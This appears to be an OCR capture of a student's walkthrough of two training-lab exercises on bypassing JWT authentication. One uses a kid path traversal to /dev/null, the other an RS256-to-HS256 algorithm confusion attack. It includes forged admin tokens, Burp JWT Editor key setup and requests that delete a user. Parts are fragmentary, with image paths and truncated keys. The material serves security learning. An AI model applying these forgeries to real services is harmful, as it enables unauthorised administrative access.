User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response


```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Lab: JWT authentication bypass via kid header path traversal

This lab uses a JWT-based mechanism for handling sessions. In order to verify the signature, the server uses the `kid` parameter in JWT header to fetch the relevant key from its filesystem.

To solve the lab, forge a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`



270467da-aacb-4627-beb9-0d43bb6fadc3


○ Random secret Key Size: 8

○ Specify secret:

ID: 270467da-aacb-4627-beb9-0d43bb6fadc3

```
{
    "kty": "oct",
    "kid": "270467da-aacb-4627-beb9-0d43bb6fadc3",
    "k": "AA=="
}
```

Change it AA==



Target: https://0a59003a041360128178485b00d70011.web-security-academy.net

JWT 1 - eyJraWQiOiIuLi8uLi8uLi8uLi8uLi9kZXYvbnVsbCIsImFsZyI6IkhTMjU2In0. ...

Serialized JWT

```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzEzNTQxMSwic3ViIjoiYWRtaW5pc3Ry
YXRvciJ9.HO_gN6oITmRVW3x_FKOG7MUAiClQBuESCZqQj4rA2ww
```

Header

```
    "kid": "../../../../../dev/null",
    "alg": "HS256"
}
```

☑ Compact JSON

Payload

```
    "exp": 1747135411,
    "sub": "administrator"
}
```

☑ Compact JSON


Signature

```
1C EF E0 37 AA 08 4E 64 55 5B 7C 7
C5 00 88 29 50 06 E1 12 09 9A 90 8
```

Information

- Expiration Time - Tue May 13 2025 11:23:31 GMT

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



```
GET /admin/delete?username=carlos HTTP/2
Host: 0a59003a041360128178485b00d70011.web-security-academy.net
Cookie: session=
eyJraWQiOiIuLi8uLi8uLi8uLi8uLi9kZXYvbnVsbCIsImFsZyI6IkhTMjU2In0.eyJpc3M
iOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzEzNTQxMSwic3ViIjoiYWRtaW5pc3RyYXRvci
J9.HO_gN6oITmRVW3x_FKOG7MUAiClQBuESCZqQj4rA2ww
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0)
Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Lab: JWT authentication bypass via algorithm confusion


This lab uses a JWT-based mechanism for handling sessions.
It uses a robust RSA key pair to sign and verify tokens. However, due to implementation flaws, this mechanism is vulnerable to algorithm confusion attacks.

To solve the lab, first obtain the server's public key. This is exposed via a standard endpoint. Use this key to sign a modified session token that gives you access to the admin panel at `/admin`, then delete the user `carlos`.


You can log in to your own account using the following credentials: `wiener:peter`


0af1007504f6a5a680c07bb000040069.web-security-academy.net/jwks.json
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
ast

```
{"keys":[{"kty":"RSA","e":"AQAB","use":"sig","kid":"3f45aa50-5028-4195-
bce0-4fdf69f36eec","alg":"RS256","n":"mjHaJpeZOG6VNN3l6Kz3PtyaDMwpUjMQEBQr0Jb4jcxyX_CMhT8nZfeXoeZ14FYisxI_QBE-
jfGgn7dXYOC7cAj3wqUlMNfA9lOHGNxpahoYcetfEBfSW23iouIJr03O9mwn1dV33psXFL0i7lPBqagucu3ddUx2grOKlvm_Bm-
U3F90rjtNEMgolnOSpQSuV3ja-0iJ2xnTNQENQXdZzO761yVZbd5rKW9G67CXpWWi2hIA10m7OZ5u_u6NGWpmEY3b6v3_3ns4Uh_CT-UZwKfiPDgROWzVA52-XUR6s8An475AYkpEKJlTKaqYNLj1pb4nY-Z-SSsTnUTmy4Ut0w"}]}
```



```
{"keys":[{"kty":"RSA","e":"AQAB","use":"sig","kid":"3f45aa50-5028-4195-bce0-4fdf69f36eec","alg":"RS256","n":"mjHaJpeZOG6VNN3l6Kz3PtyaDMwpUjMQEBQr0Jb4jcxyX_CMhT8nZfeXoeZ14FYisxI_QBE-jfGgn7dXYOC7cAj3wqUlMNfA9lOHGNxpahoYcetfEBfSW23iouIJr0309mwn1dV33psXFL0i7lPBqagucu3ddUx2grOKlvm_Bm-U3F90rjtNEMgolnOSpQSuV3ja-0iJ2xnTNQENQXdZzO761yVZbd5rKW9G67CXpWWi2hIA10m7OZ5u_u6NGWpmEY3b6v3_3ns4Uh_CT-UZwKfiPDgROWzVA52-XUR6s8An475AYkpEKJlTKaqYNLj1pb4nY-Z-SSsTnUTmy4Ut0w"}]}
```



ID		Encryption	Decryption
3f45aa50-5028-4195-bce0-4fdf69f36eec	RSA	☑	☐
960985ad-e9e1-4651-970a-5daf759fb146	OCT	☑	☑


Format: ● JWK ○ PEM

Details
Key size: 2048


ID: 3f45aa50-5028-4195-bce0-4fdf69f36eec

Key

```
{
    "kty": "RSA",
    "e": "AQAB",
    "use": "sig",
    "kid": "3f45aa50-5028-4195-bce0-4fdf69f36eec",
    "alg": "RS256",
    "n": "mjHaJpeZOG6VNN3l6Kz3PtyaDMwpUjMQEBQr0Jb4jcxyX_CMhT
}
```




ID	Type	Public Key	Private Key	Signing	Verification	Encryption	Decryption
3f45aa50-5028-4195-bce0-4fdf69f36eec	RSA 2048	☑	☐	☐	☑	☑	☐
960985ad-e9e1-4651-970a-5daf759fb146		☐	☑	☑	☑	☑	☑


JWT
Private
Share
Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JWT Editor Search Settings
JSON Web Tokens
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Paste
↑ base64


```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAmjHaJpeZOG6VNN3I6Kz3
PtyaDMwpUjMQEBQr0Jb4jcxyX/CMhT8nZfeXoeZ14FYisxI/QBE+jfGgn7dXYOC7
cAj3wqUIMNfA9IOHGNxpahoYcetfEBfSW23iouIJr03O9mwn1dV33psXFL0i7IPB
qagucu3ddUx2grOKlvm/Bm+U3F90rjtNEMgoInOSpQSuV3ja+0iJ2xnTNQENQXdZ
zO761yVZbd5rKW9G67CXpWWi2hIA10m7OZ5u/u6NGWpmEY3b6v3/3ns4Uh/CT+UZ
wKfiPDgROWzVA52+XUR6s8An475AYkpEKJITKaqYNLj1pb4nY+Z+SSsTnUTmy4Ut
0wIDAQAB
```

```
JVZM2I2djMvM25zNFVoL0NUK1VaCndLZmlQRGdST1d6VkE1MitYVVl2czhBbjQ3NUFZa3BFS0psVEthcVlOTGoxcGI0bklrWitTU3NUbIVUbXk0VXQKMHdJREFRQUIKLS0tLS1FTkQgUFVCTEIDIEtFWS0tLS0tCg==
```



ID: 960985ad-e9e1-4651-970a-5daf759fb146

```
{
    "kty": "oct",
    "kid": "960985ad-e9e1-4651-970a-5daf759fb146",
    "k": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUFtakhhSnBlWk9H
}
```



```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzEzNzYyMSwic3ViIjoiYWRtaW5pc3Ry
YXRvciJ9.PapzmNbYfqdLeZgAt1vbOQcC2VN0Ru1dWSO5E5YwlaI
```

Header

```
    "kid": "3f45aa50-5028-4195-bce0-4fdf69f36eec",
    "alg": "HS256"
}
```

Payload

```
    "exp": 1747137621,
    "sub": "administrator"
}
```


Signature

```
3D AA 73 98 D6 D8 7E A7 4B 79 98 0
07 02 D9 53 74 46 ED 5D 59 23 B9 1
```

Information

- Expiration Time - Tue May 13 2025 12:00:21 GMT

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



```
GET /admin/delete?username=carlos HTTP/2
